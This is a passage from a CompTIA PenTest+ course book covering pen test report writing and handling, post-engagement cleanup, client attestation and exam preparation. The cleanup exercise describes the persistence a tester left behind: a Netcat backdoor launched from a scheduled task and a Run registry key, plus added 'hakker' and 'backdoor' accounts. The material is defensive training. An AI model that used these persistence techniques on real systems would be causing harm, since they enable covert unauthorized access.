  5. You were able to physically gain entry to the private office area of the GCPG building suite by cloning an RFID badge and using it at night when employees were gone. What would you recommend to GCPG to help them mitigate this issue?
  6. When you tested the password validation module written in Python for the data entry system, you were informed of the organization's password policy requirements. However, before this, you also managed to easily crack the Windows Server admin's credentials. What would you recommend to GCPG to help them mitigate this issue?
  7. While launching network tests, you managed to poison ARP caches to intercept traffic that was bound for another host. How can GCPG protect against such poisoning attacks?

8. While launching attacks against GCPG's Wi-Fi network, you managed to act as a man-in-the-middle between a client and an HTTPS server. How can GCPG protect against evil twin and SSL strip attacks like these?
  9. You managed to entice a user into installing a malicious app on their Android phone. How can GCPG protect against such attacks to its mobile infrastructure?
  10. When you scanned the GCPG network and its hosts, and you performed a vulnerability scan of its Windows Servers, you identified several weaknesses. Some of these weaknesses—like SMB's weakness to EternalBlue—you later exploited. In your opinion, what are the most critical system hardening techniques that you'd recommend GCPG implement for these Windows computers?
  11. What are some additional hardening techniques that you'd advise GCPG to implement on their Windows Servers?

12. You also scanned and later exploited legacy Linux hosts within the GCPG network. What are some hardening techniques that you'd advise GCPG to implement on their Linux servers?
13. When you tested the BxB web app, you managed to download files from the server you shouldn't have been able to. In one instance, you used a poison null byte to download a developer's app configuration file. How can the web developers protect against such attacks?
14. When you tested the BxB web app, you found that it was vulnerable to numerous SQL injection attacks, including an attack that dumped the users table with password hashes. How can the web developers protect against such attacks?
15. Dumping the password hashes in your SQL injection test enabled you to crack the administrator's password. How can the web developers prevent cracking attempts from being successful?

16. When you tested the BxB web app, you found that it was vulnerable to reflected and persistent XSS attacks. How can the web developers protect against such attacks?
17. When you tested the BxB web app, you found that it was vulnerable to privilege escalation and other authentication and authorization attacks. One attack enabled you to modify another user's shopping cart. Another attack enabled you to update product information without authorization. You also exploited weaknesses in the app's implementation of OAuth. How can the web developers protect against such attacks?
18. You fuzzed the GCPG server software that processes and stores patient data entered by clerical personnel. This caused the server to crash in a buffer overflow. How can the developers protect against such attacks?
19. You performed static and dynamic analysis of a Python module that validates the strength of users' passwords. It did not work as intended. How can the developers ensure that their code is working as intended?
20. Update the worksheet if necessary, and leave it open.
-

# TOPIC C

## Write and Handle Reports

You have gathered the pen test data into categories and assigned priorities to the results. You also developed recommendations for mitigation strategies. This information needs to be included in your report to the client. In this topic, you will examine some factors to consider in writing the report and how to handle, store, and disseminate the report.

### Data Normalization

**Data normalization** is a term often associated with databases. In this sense, the database designer is looking to create a cohesive set of data that reduces data redundancy and increases data integrity. Sometimes your data might be presented to the client in a database, so this makes perfect sense. If you are instead creating a document in a text format or other non-database format, you still want to apply those same principles of reducing redundancy and increasing integrity. For example, data from disparate sources that describes the same event can be consolidated to reduce confusion.

Also, the report is likely to be read by a variety of audiences. This might include board members, end users, and technical administrators. They all need to be able to read through and understand your findings and recommendations. So, you need to target your reports to account for these differences. There might be sections for executive summaries for those who only need a high-level understanding. There might be links to more technical information that end users might find too confusing. Essentially, you want to normalize data in the report to make it as clear to the target audience as possible, all while minimizing extraneous information that just contributes to the noise.

### Report Structure

You can create a report that includes all of the information from your testing. A typical pen test report includes the sections identified in the following table. These sections can then be pulled together in various combinations depending on the audience. Within the sections you can also have subheadings containing more detailed content that would be better suited for one audience or another. If this is stored in a repository of some sort, the pieces needed for each audience can be pulled into a report designed specifically for that audience.

Report Section	Description
Executive summary	This is typically one or two paragraphs that summarize the content of the entire report, created after the report has been written. It should state the tasks that were conducted during the testing. It should identify the methodology that was used to conduct the tests. It should end with the high-level findings and suggested remediation for those findings. It should end with a conclusion statement such as, <i>In conclusion, the network, systems, and processes have been found to be &lt;insecure/secure&gt;</i> .
Methodology	This section describes the activities performed to conduct the testing. It should include steps that can be independently repeated so that findings can be validated.
Findings and remediation	This section is often presented as a table that identifies the vulnerability, the threat level, the risk rating, and whether the vulnerability was able to be exploited. It should also include the steps needed for remediation of the vulnerability.

Report Section	Description																							
Metrics and measures	<b>Metrics</b> are quantifiable measurements of the status of products or processes. An example of a metric related to pen testing is the criticality of vulnerability findings. This metric can be expressed on a scale, like 1 to 10. <b>Measures</b> are the specific data points that contribute to a metric. Using the same criticality metric as an example, the measures might be something like the percentage of hosts susceptible to a particularly critical vulnerability, the total number of critical vulnerabilities found throughout the client's assets, etc. Metrics and measures are important to include in a report because they demonstrate to the client quantifiable data about the test's findings.																							
Risk rating	The risk rating levels can include more granular levels of likelihood and impact than what is shown in this graphic, but this is a basic idea of how risk rating works. You will need to assign quantitative values to the risks so that you can accurately assign a risk impact and a likelihood that the risk will occur. The risk rating is the intersection between the likelihood of an event occurring and the impact it will have if it does occur.																							
	<table border="1"> <thead> <tr> <th colspan="2"></th> <th colspan="3">Impact</th> </tr> <tr> <th colspan="2"></th> <th>Low</th> <th>Moderate</th> <th>High</th> </tr> <tr> <th rowspan="3">Likelihood</th> <th>High</th> <td>Low</td> <td>Moderate</td> <td>High</td> </tr> </thead> <tbody> <tr> <th>Moderate</th> <td>Low</td> <td>Moderate</td> <td>Moderate</td> </tr> <tr> <th>Low</th> <td>Low</td> <td>Low</td> <td>Low</td> </tr> </tbody> </table>			Impact					Low	Moderate	High	Likelihood	High	Low	Moderate	High	Moderate	Low	Moderate	Moderate	Low	Low	Low	Low
		Impact																						
		Low	Moderate	High																				
Likelihood	High	Low	Moderate	High																				
	Moderate	Low	Moderate	Moderate																				
	Low	Low	Low	Low																				
Conclusion	This section wraps up the report. It should include a general summary statement about failures (and successes), with supporting evidence that can be written in a sentence or two. It should also include a statement of the pen test goals and whether those goals were met. You can get more specific about potential attacks and what assets such an attack could leverage. Identify the areas most likely to be compromised and recommend that those be dealt with as soon as possible.																							
Supporting evidence	Any supporting evidence, or attestation of findings, should be attached to the report. This might include printouts of test results, screenshots of network activity, and other evidence you obtained during testing.																							

## Risk Appetite


The amount of risk an organization is willing to accept, or its **risk appetite**, must be determined by each organization. Risk appetite refers to the amount and type of potential vulnerabilities and threats the organization is willing to tolerate and endure. This is another balancing act as the organization determines how much risk they are willing to endure versus how much it would cost to mitigate the risk and the difficulty of implementing mitigation strategies.

The client's key stakeholders need to determine their risk appetite by answering questions such as:

- What losses would be catastrophic to the organization?
- What processes, technology, or other assets can be unavailable and still enable the organization to function, and for how long?

- What assets, processes, information, or technology must be available at all times, and cannot be made public or be accessed by unapproved persons?
- Are there any circumstances that could result in personal harm to anyone dealing with the organization, be it employees, customers, business partners, or visitors?

Your pen test report should account for the client's risk appetite. For example, you can determine the level of risk a vulnerability poses by using the standard "Probability x Impact" formula. Then, you can compare the result of this assessment to the organization's risk appetite and determine whether or not the risk falls within the accepted tolerance level. You can do this in a number of ways, including visually through charts and graphs. This will help the client organization better understand the impact of a risk than if you had simply quantified the risk without regard to the client's appetite.



**Figure 10-2: Graphing an organization's risk appetite.**

## Report Storage

Because pen test reports contain highly detailed information about the areas that are vulnerable to attack, you and the client will both need to take precautions to prevent the reports from falling into the wrong hands. If possible, store the reports on a secure server and don't pass the report via external drives. Within the client organization, the file system should be secured so that only the appropriate personnel are able to view the details of the full report. There are likely some parts of the report that need to be made available to additional personnel. For this reason, consider storing reports in repositories where pieces and parts of the report can be secured with varying levels of access.

In addition to access control, encrypting the reports in storage will go a long way toward making sure unauthorized parties cannot read them and glean sensitive data. You also need to determine how long to store the report for in order to minimize the risk it poses. Discuss with the client the expected storage time for the report.

To help maintain document control of stored reports, you should consider implementing the following components in the reports.

<b>Component</b>	<b>Description</b>
Cover page	The cover page typically includes the name of the report, the version and date, the author (either the name of the person or the organization that is conducting the testing), and target organization name.
Document properties	This might be just in the electronic version of the document, or it might be printed as a table in the document. In either case, it typically includes the document title, version number, author of the report, and date of the last revision. It might also include other fields such as the names of the pen test team members, names of those who have accessed and viewed the report, approver name if stored in a system that allows documents to be approved or rejected (such as SharePoint), and document classification information (as determined by the testers or target organization as defined in the SOW).
Version control	This is typically implemented as a table to track changes made to the report. The tracked information includes a description of any changes that are made, who made the changes, the date of the change, and the updated version number (it might be a full version increment or a "point" version, again based on the terms defined in the SOW).

## Report Handling

The following are some best practices for the secure handling of reports:

- Maintain the confidentiality of reports and their contents.
- Maintain the integrity of reports and their contents.
- Ensure reports are always available to the relevant audience.
- Ensure reports are secure in transit across a network.
- Minimize the transmission of reports across a public network like the Internet.
- Ensure reports are secure in storage.
- Protect reports and their contents from accidental disclosure.
- Maintain audit logs for users accessing reports.
- Maintain a chain of custody when transferring ownership of reports.
- Maintain version control for changes to reports.

## Report Disposition

**Report disposition** is the formal process of transferring the report to the care or possession of the primary authorized recipient. You are giving the report over to the client, at which point they become responsible for the report and its contents.

The report disposition should include all documentation, multiple copies (possibly printed and electronic), and acknowledgments and sign-off by the recipient. It should be up to the client's authorized recipient to distribute copies. If others request copies from the pen test team, the team should refer them to the authorized recipient.

At this point, after you have given over the report, you should move (not copy, but move) your copy to a backup storage location and remove it from your active work area. This will help protect the data if someone were able to attack your systems and gain access to the data.



**Note:** "Disposition" can also refer to the general tone of the report or the approach that it takes.

## Guidelines for Writing and Handling Reports

When writing and handling reports:

- Normalize data to reduce redundancy and increase integrity.
- Consider including the following sections in your report:
  - Executive summary
  - Methodology
  - Findings and remediation
  - Metrics and measures
  - Risk rating
  - Conclusion
  - Supporting evidence
- Work with the client to determine their risk appetite.
- Write your report to speak to the client's risk appetite.
- Determine the file format for the report, such as Microsoft Word, OpenOffice, or HTML documents.
- Determine where the report will be securely stored.
- Follow best practices for securely handling the report.
- Determine how formal hand-off of the report will happen between your pen testing team and the client.

# ACTIVITY 10-3

## Writing and Handling Reports

### Data File

/root/093051Data/Analyzing and Reporting Pen Test Results/  
Pentest\_Final\_Report\_Template.docx

### Before You Begin

The file /root/Desktop/my\_pentest\_team\_worksheet.xlsx is open.

### Scenario

You have analyzed your pen test data, categorized the threats, and have recommendations for mitigation. You will now prepare your report for the client. You are using a standard report form that Rudison Technologies uses for all penetration tests. Other team members have filled in some of the details. They have asked you to complete the remaining items. For your convenience, they have highlighted in yellow the sections that still need to be filled out. Use your worksheet as well as analyses and mitigation strategies from the previous activities to complete the report. Work in small teams of 2 to 4 to complete the report.

1. With your teammates, examine **Pentest\_Final\_Report\_Template.docx**.
2. Locate the yellow highlighted sections that need to be completed. They are located in the **Recommendations** section.
3. Using your worksheet, previous analyses, and mitigation strategies, fill out the highlighted sections to complete the report. Use the number of bullets as a guideline only. You may have more or fewer recommendations.



**Note:** There are no right or wrong answers. Use your judgment based on your findings.

4. When you are finished, as a team, give the class a three-minute summary of your report, highlighting a few key areas of interest.

# TOPIC D

## Conduct Post-Report-Delivery Activities

You have finished your report and have given it to the client. There are still a few things you need to make sure have been taken care of before you can consider the case closed. This includes any cleanup tasks to put everything back as it was when you started, getting client acceptance and attestation of your findings, and identifying any lessons learned during the process and any follow-up actions that need to be performed.

### Post-Engagement Cleanup Tasks

In any case where an exploit will destabilize a live production system, you should be cleaning up directly after. However, for everything else, you can wait until the report has been handed off to begin your cleanup tasks. The purpose of these tasks is to ensure that there are no artifacts left over that an attacker could exploit or that could lead to more risk than the organization is willing to tolerate.

Some common cleanup tasks include, but are not limited to:

- Delete any new files you created from the affected systems.
- Remove any credentials or accounts you created from the affected systems.
- Restore any original configurations you modified.
- Restore any original files that you modified or otherwise compromised.
- Restore any log files you deleted.
- Restore any original log files you modified or otherwise compromised.
- Remove any shells, RATs, or other backdoors from the affected systems.
- Remove any additional tools you may have left on the affected systems.
- Purge any sensitive data exposed in plaintext.
- Restore a clean backup copy of any apps that you compromised.

Note that, while you can perform these tasks manually, you'll save yourself time and effort by automating cleanup through the use of scripts. These scripts can, in many cases, simply revert malicious configuration changes, uninstall malware, restore deleted logs, etc. Of course, in order to properly automate cleanup tasks, you'll need to have kept meticulous records on all of the exploits you launched, including what the exploits did and how they did it.

### Removal of Credentials

Removing tester-created credentials, shells, and tools that were installed on systems as part of the pen test is not necessarily a simple task. These exploits might be deeply embedded in the target systems, especially if you applied evasive techniques to escape notice. Or, the breadth of these exploits might make it difficult to track and manage them across all affected systems, even if you kept records.

When it comes to removing credentials you created during the test, keep in mind that not all authentication systems are alike. While you can simply log on to a local system and delete any local credentials you created on the system, the same can't be said for Active Directory (AD) domain accounts. If you created an AD account from a domain controller (DC), then used that account to sign in to a workstation, simply removing the account from the workstation won't remove it from the domain. You'll need access to the DC to delete the AD account; otherwise, a real attacker might be able to leverage this account by using it to sign in to a domain computer.

Another concern with removing test credentials is that they might be integrated so tightly into a particular system that deleting the credentials could lead to system corruption or other issues. For

example, systems that place a strong emphasis on an audit trail or a change history (e.g., wiki software) might not provide a delete account feature on the standard interface to preserve the integrity of changes and/or versions. In these cases, you may need to remove the test accounts from the user database directly, assuming you actually used them to make changes in a production environment.

## Removal of Shells and Other Tools

As for removing shells, you need to remember that you likely tried to hide them on the target systems. In fact, you may have hidden them in multiple ways so that other shells could compensate if one were discovered. Make sure to remove any values added to the **HKLM** and **HKCU Run** Registry keys that start a shell on system boot. Also make sure to remove any scheduled tasks in Windows Task Scheduler or the Linux `crontab` file that call a shell. Just because you can't see the shell running on the system when you check it doesn't mean it isn't lying dormant, waiting to be called by a scheduling service. Likewise, if you added a Netcat binary or other shell software to the target system, then you should also remove it so that an attacker can't take advantage of it.

Besides shells, you'll also need to remove other tools that you added to a system to enable its compromise, like Metasploit payloads, keyloggers, and vulnerability scanner agents. Some of these tools might be loaded into memory and are therefore automatically removed on system reboot (e.g., certain Metasploit payloads), whereas others linger on the target system until manually uninstalled. For the latter, a superficial deletion of the tool is not necessarily enough—you may need to, when possible, shred the tool and any associated files so that they cannot be recovered by an attacker or curious user.

Whether you're removing credentials, shells, tools, or some other component added in the test, you need to watch out for collateral damage. Be sure that you're only removing test accounts and not legitimate user accounts. Take care not to remove any tools and other software that are crucial to the target system's operations. Ultimately, you want to leave the target systems in the state you found them.

## Client Acceptance

After finishing your pen test and writing the report, you should plan to have a discussion with the client about the findings in the report. During the formal hand-off process, you'll need to get confirmation from the client that they agree that the testing is complete and that they accept your findings as presented in your report. Use the meeting to discuss with the client anything that needs to be clarified or changed in the report before they can be confident in its conclusions.

Gaining the client's acceptance is of paramount importance, as they will not automatically be satisfied with your report just because you have written one. They need to be convinced that the test was worthwhile from a business standpoint and that it truly met the objectives set out during the planning phase. You could, for example, provide them with a cost–benefit analysis (CBA) of implementing your recommended mitigations. The client may also wish to assess how well the test adhered to the established scope. They may even benefit from a better understanding of your testing methodology. In certain circumstances, they may also voice their concerns with how the test was handled. Ultimately, you must work with the client to address their concerns and prove to them that the test was conducted in their best interests.

## Attestation of Findings

**Attestation** is the process of providing evidence that the findings detailed in the pen test report are true. In other words, by signing off on the report given to the client, you are attesting that you believe the information and conclusions in the report are authentic. Attestation is perhaps the most significant component of gaining client acceptance, as the client must believe that what you have said about their people, processes, and technology is accurate. Many organizations will not simply

trust your word that a particular vulnerability exists, even if you've built yourself a good reputation over the years. You must be prepared to prove what you claim.

Proof can come in many forms, and those forms usually depend on the nature of what is being proven. For example, if you want to prove that you were able to break into a server holding sensitive data, you could present exfiltrated data to the client as proof. If you want to provide evidence of a backdoor, you could give the client a live demonstration of accessing a host using a reverse shell. If you want to prove that you were able to glean sensitive data in transmission, you could show the client packet capture files that include the plaintext data. The threshold of evidence will differ from organization to organization, and some might be content with screenshots showing compromise rather than direct demonstrations. Once again, it's important to communicate with your client to identify their needs.

## Lessons Learned

An important part of any project is to identify any lessons learned during the project. When you debrief within the pen test team, you are likely to uncover things that did or did not work well. You can use this information to influence how you conduct future tests. The primary goal of drafting a **lessons learned report (LLR)** or **after-action report (AAR)** is to improve your pen test processes and tools. Failing to learn from these lessons can lead to repeating the same mistakes, inefficient use of your time, inaccurate or compromised findings and conclusions, and more—all of which will make it much harder for you to gain the client's acceptance.

When you draft an LLR, you should ask and answer several fundamental questions about the pen test. Those questions can include:

- What about the test went well?
- What about the test didn't go well, or didn't go as well as planned?
- What can the team do to improve its people skills, processes, and technology for future client engagements?
- What new vulnerabilities, exploits, etc., did the team learn about?
- Do the answers to these questions necessitate a change in approach or testing methodology?
- How will you remediate any issues that you identified?

## Follow-Up Actions

Even though the pen test engagement is formally over with, you might still have a few final tasks to complete as a follow-up. Some examples include:

- Scheduling additional tests with the client organization.
- Working with the security team that will implement your recommended mitigations.
- Checking back with the client to see how their mitigation efforts are going.
- Researching and testing new vulnerabilities that your team discovered during the test.
- Researching vulnerabilities that the team couldn't recommend a mitigation tactic for.
- Informing the organization if a mitigation tactic is eventually found.

## Guidelines for Conducting Post-Report-Delivery Activities

When conducting post-report-delivery activities:

- Verify that you have removed any remaining artifacts of the test.
- During formal hand-off of the report, be prepared to have a discussion about the contents of the report.
- Get confirmation from the client that they agree that the testing is complete and that they accept the report's findings and conclusions.
- Find out what the client needs as far as proof of vulnerability or exploitation.

- Provide proof of your tests as needed.
- Draft a lessons learned report by asking yourself what did or did not go well during the test.
- Identify areas of improvement for the pen test team's processes and tools.
- Identify any follow-up actions that need to be performed.
- Identify who will be performing these actions.

# ACTIVITY 10-4

## Performing Post-Engagement Cleanup Tasks

### Before You Begin

You still have residual files and configurations based on several of your earlier pen test tasks.

### Scenario

Now that the test is over, you need to clean up after yourself. In the absence of a recent full backup, you'll manually remove as many of the residual effects of your test as you can. This will return the Windows Server to its pre-test state as much as possible.



**Note:** In a real-world scenario where you compromise many systems, you'd want to automate your cleanup tasks as much as possible. For classroom purposes, you'll perform these cleanup tasks manually.

### 1. Remove the scheduled task that ran the Netcat backdoor every so often.

- On your Windows Server computer, select the **Start** button and type **Task Scheduler**
- Select **Task Scheduler** to open the program.
- From the console tree, select **Task Scheduler Library**.
- Right-click the **tsk** entry and select **Delete**.
- In the **Task Scheduler** message box, select **Yes** to confirm.
- Close Task Scheduler.

### 2. Remove Registry values that were added during the test.

- Select the **Start** button and type **regedit**
- Select **regedit** to open the program.
- In the Registry, navigate to **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**.
- Right-click the **nc** key and select **Delete**.
- Select **Yes** to confirm.
- Navigate to **HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System**.
- Delete the **LocalAccountTokenFilterPolicy** key.
- Close the Registry Editor.

### 3. Remove the Netcat executable and the taunting text file.

- Open File Explorer to **C:\Windows**.
- Delete **nc.exe**.
- Navigate to the root of **C:** and delete **message.txt**.
- Empty the recycle bin.

### 4. Fix the defacement of the IIS start page.

- In File Explorer, navigate to **C:\inetpub\wwwroot**.
- Right-click **iisstart.htm** and select **Open with→Notepad**.
- Delete the line that has the hacked message in the heading tags, then save and close the file.

### 5. Remove users that were added to the Windows Server.

- Select the **Start** button and type **Users**

- b) Select **User Accounts** to open the control panel.
- c) Select **Manage another account**.
- d) Select the **hakker** account.
- e) Select **Delete the account**.
- f) Select **Delete Files**.
- g) Select **Delete Account**.
- h) If necessary, repeat this process to delete the **backdoor** account.
- i) Close the control panel when you're done.

**6. Reset the BxB web server.**

- a) From the desktop, open the **store** folder.
- b) **Shift+right-click** on an empty space and select **Open command window here**.
- c) At the prompt, enter `npm start` to restart and reset the server to a clean state.

**7. Part of cleanup is to wipe any sensitive data that you may have captured on your attack machine. How would you go about doing this?**

---

# ACTIVITY 10-5

## Performing Additional Follow-Up Activities

### Data File

/root/093051Data/Analyzing and Reporting Pen Test Results/  
Pentest\_Final\_Report\_SOLUTION.docx

### Before You Begin

You are ready to open the solution file, but cannot yet because it is password protected.

### Scenario

There are some final tasks left to complete before the pen test engagement is officially done. You'll tie up any loose ends to ensure that GCPG has all it needs to consider the pen test a success. You will also learn from your instructor how to unlock the report solution file.

1. This is GCPG's first serious foray into cybersecurity, and understandably, they are concerned with the accuracy of your conclusions. What can you do to increase the chances that the client will accept your conclusions?
2. How might you provide proof that you successfully compromised the Windows Server environments?
3. How might you provide proof that you successfully compromised network communications?

4. Now that the pen test has concluded, what are some of the questions you and your team should answer as part of a lessons learned report?
  5. What are some other follow-up actions you and your team might take?
  6. Your instructor will tell you where to find the key to unlock **Pentest\_Final\_Report\_SOLUTION.docx**. Ensure that you are able to unlock the document.

## Summary

In this lesson, you analyzed and reported the pen test results. This includes analyzing the data to develop recommendations so you can write the reports. You also determined how to handle the reports and the post-report-delivery activities to perform.

**What are common lessons learned in pen tests that you've taken part in? What do you expect will work, and what won't?**

**What sorts of proof of compromise would you expect to have to supply?**

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

## Course Follow-Up

Congratulations! You have completed the *CompTIA® PenTest+® (Exam PT0-001)* course. You have successfully worked your way through a simulated pen test for a fictitious company using a variety of tools. You built on your existing security knowledge and experience to plan and conduct penetration tests using passive and active reconnaissance, analyzed and exploited vulnerabilities, and tested applications. You then finished up with some post-exploit tasks and analyzed the results of the testing to create a report for the client.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# A Taking the Exams

When you think you have learned and practiced the material sufficiently, you can book a time to take the test.

## Preparing for the Exam

We've tried to balance this course to reflect the percentages in the exam so that you have learned the appropriate level of detail about each topic to comfortably answer the exam questions. Read the following notes to find out what you need to do to register for the exam and get some tips on what to expect during the exam and how to prepare for it.

Questions in the exam are weighted by domain area as follows:

<i>CompTIA PenTest+ PT0-001 Certification Domain Areas</i>	<i>Weighting</i>
1.0 Planning and Scoping	15%
2.0 Information Gathering and Vulnerability Identification	22%
3.0 Attacks and Exploits	30%
4.0 Penetration Testing Tools	17%
5.0 Reporting and Communication	16%

## Registering for and Taking the Exam

CompTIA Certification exams are delivered exclusively by Pearson VUE.

- Log on to **Pearson VUE** and register your details to create an account.
- To book a test, log in using your account credentials then click the link to schedule an appointment.
- The testing program is **CompTIA** and the exam code is **PT0-001**.
- Use the search tool to locate the test center nearest you, then book an appointment.
- If you have purchased a voucher or been supplied with one already, enter the voucher number to pay for the exam. Otherwise, you can pay with a credit card.
- When you have confirmed payment, an email will be sent to the account used to register, confirming the appointment and directions to the venue. Print a copy and bring it with you when you go to take your test.

## When You Arrive at the Exam

On the day of the exam, note the following:

- Arrive at the test center at least **15 minutes before the test** is scheduled.
- You must have **two forms of ID**; one with picture, one preferably with your private address, and both with signature. View CompTIA's candidate ID policy for more information on acceptable forms of ID.



**Note:** See the candidate ID policy at <https://certification.comptia.org/testing/test-policies/candidate-id-policy>.

- Books, calculators, laptops, cellphones, smartphones, tablets, or other reference materials are not allowed in the exam room.
- You will be given note taking materials, but you must not attempt to write down questions or remove anything from the exam room.
- It is CompTIA's policy to make reasonable accommodations for individuals with disabilities.
- The test center administrator will demonstrate how to use the computer-based test system and wish you good luck. Check that your name is displayed, read the introductory note, and then click the button to start the exam.

## Taking the Exam

CompTIA has prepared a **Candidate Experience video**. Watch this to help to familiarize yourself with the exam format and types of questions.



**Note:** The Candidate Experience video is available at <https://www.youtube.com/embed/kyTdN2GZiZ8>.

- There are up to 90 multiple-choice questions and **performance-based items**, which must be answered in 165 minutes. The exam is pass/fail only with no scaled score.
- Read each question and its option answers carefully. Don't rush through the exam as you'll probably have more time at the end than you expect.
- At the other end of the scale, don't get "stuck" on a question and start to panic. You can mark questions for review and come back to them.
- As the exam tests your ability to recall facts and to apply them sensibly in a troubleshooting scenario, there will be questions where you cannot recall the correct answer from memory. Adopt the following strategy for dealing with these questions:
  - Narrow your choices down by eliminating obviously wrong answers.
  - Don't guess too soon! You must select not only a correct answer, but the best answer. It is therefore important that you read all of the options and not stop when you find an option that is correct. It may be impractical compared to another answer.
  - Utilize information and insights that you've acquired in working through the entire test to go back and answer earlier items that you weren't sure of.
  - Think your answer is wrong - should you change it? Studies indicate that when students change their answers they usually change them to the wrong answer. If you were fairly certain you were correct the first time, leave the answer as it is.
- As well as multiple-choice questions, there will be a number of performance-based items. Performance-based items require you to complete a task or solve a problem in simulated IT environments. Make sure you read the item scenario carefully and check your submission.
- The performance items are usually positioned at the start of the exam, but it is not required that you complete them first. You may consider completing the multiple-choice items first and returning to the performance items.
- Don't leave any questions unanswered! If you really don't know the answer, just guess.
- The exam may contain "unscored" questions, which may even be outside the exam objectives. These questions do not count toward your score. Do not allow them to distract or worry you.
- The exam questions come from a regularly updated pool to deter cheating. Do not be surprised if the questions you get are quite different to someone else's experience.



**Caution:** Do not discuss the contents of the exam or attempt to reveal specific exam questions to anyone else. By taking the exam, you are bound by CompTIA's confidentiality agreement.

## After the Exam

Note the following after taking the exam:

- A score report will be generated immediately, and a copy will be printed for you by the test administrator.
- The score report will show whether you have passed or failed and your score in each section. Make sure you retain the report!
- If you passed your CompTIA exam, your score report will provide you with instructions on creating an account with the Certmetrics candidate database for viewing records, ordering duplicate certificates, or downloading certification logos in various file formats. You will also be sent an email containing this information. If you failed your CompTIA exam, you'll be provided with instructions for retaking the exam.
- Newly-certified individuals will receive a physical certificate by mail. If six weeks have passed after taking your exam and you haven't received a copy of your certificate, contact CompTIA support.

## **Retaking the Exam and Additional Study**

If you fail the first attempt of your certification, you can retake it at your convenience. However, before your third attempt or any subsequent attempt to pass such examination, you are required to wait a certain amount of time since your last attempt. Review your score report to understand how long before you can attempt again. Note that you will have to pay the exam price each time you attempt.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# B

# Mapping Course Content to CompTIA® PenTest+® (Exam PT0-001)

Achieving CompTIA PenTest+ certification requires candidates to pass exam PT0-001. This table describes where the exam objectives are covered in this course.

<i>Domain and Objective</i>	<i>Covered In</i>
<b>Domain 1.0 Planning and Scoping</b>	
<b>1.1 Explain the importance of planning for an engagement.</b>	
• Understanding the target audience	Topic 1B
• Rules of engagement	Topic 1B
• Communication escalation path	Topic 1D
• Resources and requirements	Topic 1B
• Confidentiality of findings	Topic 1B
• Known vs. unknown	Topic 1B
• Budget	Topic 1B
• Impact analysis and remediation timelines	Topic 1B
• Disclaimers	Topic 1B
• Point-in-time assessment	Topic 1B
• Comprehensiveness	Topic 1B
• Technical constraints	Topic 1B
• Support resources	Topic 1B
• WSDL/WADL	Topic 1B
• SOAP project file	Topic 1B
• SDK documentation	Topic 1B
• Swagger document	Topic 1B
• XSD	Topic 1B
• Sample application requests	Topic 1B
• Architectural diagrams	Topic 1B

<b>Domain and Objective</b>	<b>Covered In</b>
<b>1.2 Explain key legal concepts.</b>	
• Contracts	Topic 1A
• SOW	Topic 1A
• MSA	Topic 1A
• NDA	Topic 1A
• Environmental differences	Topic 1A
• Export restrictions	Topic 1A
• Local and national government restrictions	Topic 1A
• Corporate policies	Topic 1A
• Written authorization	Topic 1A
• Obtain signature from proper signing authority	Topic 1A
• Third-party provider authorization when necessary	Topic 1A
<b>1.3 Explain the importance of scoping an engagement properly.</b>	
• Types of assessment	Topic 1C
• Goals-based/objectives-based	Topic 1C
• Compliance-based	Topic 1C
• Red team	Topic 1C
• Special scoping considerations	Topic 1C
• Premerger	Topic 1C
• Supply chain	Topic 1C
• Target selection	Topic 1C
• Internal	Topic 1C
• On-site vs. off-site	Topic 1C
• External	Topic 1C
• First-party vs. third-party hosted	Topic 1C
• Physical	Topic 1C
• Users	Topic 1C
• SSIDs	Topic 1C
• Applications	Topic 1C
• Considerations	Topic 1C
• White-listed vs. black-listed	Topic 1C
• Security exceptions	Topic 1C
• IPS/WAF whitelist	Topic 1C
• NAC	Topic 1C
• Certificate pinning	Topic 1C
• Company's policies	Topic 1C

<b>Domain and Objective</b>	<b>Covered In</b>
• Strategy	Topic 1C
• Black box vs. white box vs. gray box	Topic 1C
• Risk acceptance	Topic 1C
• Tolerance to impact	Topic 1C
• Scheduling	Topic 1C
• Scope creep	Topic 1C
• Threat actors	Topic 1C
• Adversary tier	Topic 1C
• APT	Topic 1C
• Script kiddies	Topic 1C
• Hacktivist	Topic 1C
• Insider threat	Topic 1C
• Capabilities	Topic 1C
• Intent	Topic 1C
• Threat models	Topic 1C

#### 1.4 Explain the key aspects of compliance-based assessments.

- Compliance-based assessments, limitations, and caveats
- Rules to complete assessment
- Password policies
- Data isolation
